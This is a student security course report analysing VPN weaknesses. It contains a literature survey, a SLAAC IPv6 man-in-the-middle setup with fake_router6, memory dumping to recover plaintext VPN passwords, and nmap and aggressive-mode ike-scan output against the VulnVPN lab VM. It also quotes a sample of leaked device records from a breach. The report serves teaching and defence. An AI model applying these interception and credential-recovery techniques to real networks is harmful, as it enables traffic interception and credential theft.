

School of Information Technology and Engineering (SITE)



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Analysis of VPN Vulnerabilities

CSE 3502 Information Security Management
Winter Semester 2020-2021
J COMPONENT - REVIEW 3

Submitted by

Chinmay Nrusingh Choudhury 18BIT0097
Eeshan Pandey 18BIT0242

Submitted to

Prof. Jeyanthi N

Abstract

Virtual Private Networks are now heavily used by both individuals to access information and to protect their online identity as well as by industries to secure transmission of data within and outside organisations. Since VPN is used to protect critical data, VPN attracts more hackers. If VPN is breached a hacker can not only access the valuable data, personal information etc being transferred via VPN but also they can bypass IDS since encryption of VPN makes it invisible to IDS. VPN is not perfectly secure and contains risks and vulnerabilities that arise due to misconfiguration of VPN, weak passwords and protocols etc that causes possible attacks such as IPv6 leakage, DNS hijacking, password hacking with brute force, man in the middle attacks and malware infections etc.

In this research we plan to set up VPN between VMs and perform attacks on the same to detect and exploit possible vulnerabilities. The work will be extended by discussing the possible countermeasures and best practices to mitigate the risks found.

Literature Survey

Modeling and Verification of IPSec and VPN Security Policies[16]

In this paper, the author presents (1) a new formal model that covers the semantics of a wide range of filtering policies including IPSec, and (2) a sound and complete framework for analyzing IPSec policy conflicts. The verification framework utilizes OBDDs, a well-known powerful verification tool that is widely used in many fields, to represent IPSec policies and derive solid formulation of policy conflicts.

Vulnerabilities of VPN using IPSec and Defensive Measures[1]

The attacks described in the paper puts all VPNs at risk that use preshared keys for authentication and accepts VPN connections from anywhere like access for traveling users. The authors have also suggested a policy to provide guidelines for remote access IPsec virtual private network connections to the company's corporate network

VPN Aggressive Mode Pre-shared Key Brute Force Attack[18]

We have seen in this paper that improper configuration can open an otherwise secure VPN to vulnerabilities. The attack focused on capturing the unencrypted information exchanged during the VPN session establishment, using a known weakness in the RFC 2409 implementation of aggressive mode. The paper also shows how this vulnerability, inherent in the standard is exacerbated by vendor design flaws as was the case with Checkpoint FW-1 and Cisco IOS. Using proper authentication and encryption methods, it is possible to create a very secure VPN network. The brute force attack would have taken orders of magnitude longer to crack a strong pre-shared key.

Implementation of light-weight IKE protocol for IPsec VPN within router[17]

Before using IPsec protocol, it is needed that negotiations of security associations and keys between two end points of IPsec tunnel. IKE protocol is used when negotiation is done automatically. This paper introduces the light-weight IKE protocol that can be applied to an embedded system such as a router. The author proves that the proposed IKE protocol has been implemented based on RFC by working with the other commercial IKE protocol and show the negotiation performance of IKE protocol by using test tool

Implementation and analysis ipsec-vpn on cisco asa firewall using gns3network simulator[19]

"VPN network connectivity is heavily influenced by the hardware used and depends on the Internet bandwidth provided by the Internet Service Provider (ISP). The result of security testing shows that IPSec based VPN can provide security against MiTM (Man in The Middle) attack. However, VPN networks still have weaknesses against network attacks such as DoS (Denial of Service) that cause VPN servers can no longer serve VPN clients and crash."

A Glance through the VPN Looking Glass:IPv6 Leakage and DNS Hijacking in Commercial VPN clients[20]

In this paper the author has presented an experimental evaluation of commercial VPN services. Whereas their work initially started as a general exploration, they soon discovered that a serious vulnerability, IPv6 traffic leakage, is pervasive across nearly all VPN services. In many cases, the author has measured the entirety of a

client's IPv6 traffic being leaked over the native interface. Further security screening revealed two DNS hijacking attacks that allows an attacker to gain access to all of a victim's traffic.

A New Approach For The Security of VPN[21]

In this paper, the author has proposed an implementation scenario of a very robust, complex, advanced and secure method of encryption algorithm i.e. multi-phase encryption algorithm. Due to its complexity and number of operations it will be only used for payload encryption in a VPN packet.

Secure VPN Based on Combination of L2TP and IPSec[22]

This report is written to provide a method of building secure VPN by combination of L2TP and IPSec in order to meet the requirements of secure transmission of data and improve the VPN security technology. It remedies the secured shortcomings of L2TP Tunneling Protocol Tunneling Protocol and IPSec security. Simulation and analysis show that the construction method can improve the security of data transmission, and the simulation results of VPN are valuable for security professionals to refer to.

A DoS-vulnerability analysis of L2TP-VPN[23]

L2TP is an IETF standard-track VPN protocol defined by RFC2661. Because L2TP does not always authenticate the control and data messages, both of the control and data packets of L2TP protocol are vulnerable to attack. This paper identifies two types of attacks that disconnect L2TP tunnels and proposes countermeasures. The first method is to transmit a StopCCN with correct identification to terminate a control connection toward the LNS or LAC. A countermeasure to the StopCCN attack is to use an added function in the L2TPv3. The L2TPv3 incorporates an optional authentication and integrity check for all control messages. In view of the pre-standard status of L2TPv 3, we propose an enhancement of L2TPv2. The second method is to transmit PPP LCP terminate-request with correct identifiers toward the LNS or LAC. In order to prevent the PPP LCP terminate-request attack, we propose a new extension AVP. Finally a DoS-resistant L2TP architecture is proposed.

Client-side Vulnerabilities in Commercial VPNs[24]

In this work, the author has analyzed the security of how popular commercial VPN providers setup, or instruct their users to set up, desktop VPN clients. The author studied commonly used VPN protocols and soft-ware on Windows, macOS, and Ubuntu. The paper found vulnerabilities in the client configurations of most of the protocols and clients. These vulnerabilities allow network attackers to perform MitM or server impersonation on the connection and thus obtain the vic-tim's original network traffic. Similarly, local attackers can exploit vulnerabilities to steal user credentials for the VPN services. The paper also provides guidelines for fixing these vulnerabilities


1. Potential Security Risks - Vulnerabilities

1.1. User Anonymity

VPN services are widely used now by common man, students, researchers etc mainly to access online content without giving away their identity. However many VPN service providers retain user information that could be traced back to them. This raises a concern if VPN services are actually as anonymous as they advertise themselves to be.

The first point of vulnerability is that VPN clients ask for the user's email and password. This way they associate an IP address with an email which is ultimately traced to the user. VPN clients log the timestamp of users logging in to the VPN client, their IP addresses, their country, and sometimes the IP addresses they are accessing via VPN. [1]

Most recent breach at the time of this project has put data of around 21M users. A user on a hacker forum is selling deeply sensitive data which is claimed to be exfiltrated from SuperVPN (about 100,000,000+ installs on Play Store), GeckoVPN (1,000,000+ installs) and ChatVPN (50K+ installs). [2]



```
'samsung', 'SM-J200F', '320105aa98a0c4bd', 15708  
, 'ba4193de-4004-4e86-8554-7066cde5fca6', 'vivo',  
020', '4b0d81c6-6b9b-4294-9470-b5ce9398b111', 'Xiaomi', '  
XUANA3', '1274f2ea-df3b-4806-a852-0da48c732b18', 'samsung  
_A.22', '0d4373ca-c005-4f6f-aa5d-6e93d806c265', 'OPPO', '  
99040-5955-4992-80d0-0dcfe724c9c4', 'SHARP', '7065H', 'un  
020.A750GNDXU6CTF1', '982d103f-2390-43a8-b727-cbad8176f0e  
999', 'WALTON', 'Primo S6 infinity', '6HRGFMSGMNPARNF',  
_A.37', '27de6286-0600-4d3a-a93f-de9447448363', 'OPPO', '  
f9429bbae65d127137fda062bfc', 'apple', 'iPad11,3', '78258  
68003476733', 'INFINIX MOBILITY LIMITED', 'Infinix X5515F  
370644', 'OPPO', 'OPPO A83t', 'U4GQWQCDCU79E60F', 1595088  
, '3300e9b36fe8c367', 1574047010706);  
011 release-keys', 'a3cb7eac-9e80-4d3e-9df7-59b6f11e9caa'  
49509', 'samsung', 'SM-G7102', '5c1e6cd7', 1571300735368)  
XXAMI2', 'bb8d5718-bfb3-416a-b021-b9095ab4da2f', 'samsung  
807085', 'samsung', 'SM-G532F', '4200a072d4f594f7', 15703
```

Fig 1: sample from the archive on hacker forum shows device information including IMSI numbers, device IDs, manufacturer and model information

1.2. Saving VPN credentials on local machine

VPN clients tend to save credentials (which includes username and password for connection) in the registry in Windows machines as their saved password method.




Fig 2: We can see password stored in encrypted form with user's email saved in registry

According to openVPN's source code, OpenVPN stores the saved credential in `HKCU\Software\OpenVPN-GUI\configs` location in the registry. It will be stored in encrypted form of course.

Storing password in encrypted format is not sufficient. VPN clients decrypt these passwords when establishing a connection and save the password in plaintext in memory. With tools like `pmdump`, an attacker can dump the process memory after starting the VPN client or by crashing the computer, an attacker can access the dump of physical memory where the plaintext password could be found.




Fig 3: Shows a memory dump of a VPN client with plaintext password (W0ntGu355Th15) is visible

1.3. Routing table based attacks

1.3.1. IPv6 Leakage

This is a part of DNS leakage as VPN doesn't manipulate IPv6 routing tables, it only manipulates IPv4 routing tables, as a result, IPv6 traffic bypasses the VPN interface and it is leaked. This leakage could be captured by attacks like SLAAC. IPv6 traffic can leak user's identity on the internet even on websites that have only IPv4 enabled. This is because many third party trackers now crawl a website and they access the "Referer" HTTP header to track a user. "If just a single one of these fetches were to happen outside of the VPN tunnel (through IPv6 leakage), the actual user IP would be revealed to the relevant third-party, and, perhaps most importantly, the `Referer` header would reveal the page the victim is visiting to any other Passive Adversary"[3]. This leakage of IPv6 could disclose a user's identity and whatever content they access on the internet/network.

1.3.2. SLAAC[4]


Windows OS has IPv6 enabled by default therefore, an attacker can overlay a IPv6 network on top of an IPv4 network to carry out MITM on IPv6 network traffic. This attack is different from arpspoofing as IPv6 doesn't use ARP.

This attack is called SLAAC because of the process it exploits that is Stateless Address Auto Configuration. Although this attack is mainly designed to exploit windows, other OS may also respond to the attack.

This attack could be performed with various tools such as radvd, dhcpv6, napt6d or using fake_router6.

We used fake_router6 to advertise RA (Router Advertisement) packets.

First we need to route all IPv6 traffic on the fake router to the actual router.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
root@kali:~# sysctl -w net.ipv6.conf.all.forwarding=1  
net.ipv6.conf.all.forwarding = 1  
root@kali:~#  
root@kali:~# ip route add default via fe80::90e2:dbff:fe81:2da8 dev eth0  
root@kali:~#
```

Fig 6: Forwarding all IPv6 traffic

Then we run fake_router6 tool provided by THC[5].




Fig 7: This indicates that the kali machine is now advertising itself as a router.

We can see in Wireshark the RA packets, redirect packets and Neighbor Advertisement packets.




Fig 8: Shows Router Advertisement from fake router's MAC address, Redirect packets and a Neighbor Advertisement and Solicitations which are part of working of fake_router6 tool.

This attack is most likely to succeed when there is no IPv6 routing infrastructure in the network because the fake router will not have to compete with the real router[6]. Moreover, since Windows OS enables IPv6 by default, if it doesn't find any other IPv6 configuration, Windows will connect to the fake IPv6 router. [3,6]

2. Exploits

2.1. Pentesting IPsec based VPN

2.1.1. IPsec VPNs

Internet protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts packets of data over a network to provide secure communication. It is widely used in VPNs. Authentication is done using ISAKMP framework and IKE.[7]


IKE is used to negotiate an agreed Security Association (SA) used to establish an IPsec VPN tunnel. First phase of IKE establishes a secure connection channel which is vulnerable to MITM attack.[8,9]

2.1.2. VulnVPN

VulnVPN is provided by vulnhub hosted and owned by Offensive Security. The idea behind VulnVPN is to exploit the VPN service to gain access to the root of the VPN server. However as per the scope of this project we will perform an attack till creating a connection with the server.

In order to successfully establish a connection with VulnVPN we need an IKE daemon (here we are using Openswan, other popular options available are StrongSwan and LibreSwan), a PPP (point-to-point) daemon and a xl2tpd package to control the vpn.[10]

Following are the nmap scans to look for open ports and fingerprinting




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -A 192.168.0.10  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-09 16:01 IST  
Nmap scan report for 192.168.0.10  
Host is up (0.00091s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE VERSION  
81/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
|_http-title: Site doesn't have a title (text/html).  
MAC Address: 08:00:27:A7:5C:9C (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13, Linux 3.2 - 3.16, Linux 3.2 - 3.8  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   0.91 ms 192.168.0.10  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds  
root@kali:~#  
  
root@kali:~# nmap -sU 192.168.0.10  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-09 16:03 IST  
Nmap scan report for 192.168.0.10  
Host is up (0.00068s latency).  
Not shown: 999 open|filtered ports  
PORT      STATE SERVICE  
500/udp   open  isakmp  
MAC Address: 08:00:27:A7:5C:9C (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 19.02 seconds  
root@kali:~#
```

ISAKMP service running on port 500 udp signifies that the server hosts an IPsec VPN.

2.1.4 Aggressive Ike scan

There are two modes of IKE viz. Main mode and Aggressive Mode using PSK authentication. Main mode uses 6 way handshake whereas aggressive mode only uses 3 as shown below.[11]



The responder responds with hashed PSK.

HDR = ISAKMP header

SA = Security Association

KE = Key Exchange

Ni = Initiator Nonce

Nr = Responder Nonce

IDii = Initiator ID Payload

IDir = Responder ID Payload

HASH_I = Initiator Hash

HASH_R = Responder Hash

Performing an aggressive IKE scan [12]

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ike-scan -M -A -Pvulnhash -d 500 192.168.0.10  
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)  
192.168.0.10 Aggressive Mode Handshake returned  
HDR=(CKY-R=cdff27e0bb28ee46)  
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration  
(4)=0x00007080)  
KeyExchange(128 bytes)  
Nonce(16 bytes)  
ID(Type=ID_IPV4_ADDR, Value=192.168.0.10)  
Hash(20 bytes)  
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)  
Ending ike-scan 1.9.4: 1 hosts scanned in 0.040 seconds (24.72 hosts/sec). 1 returned  
handshake; 0 returned notify  
root@kali:~#
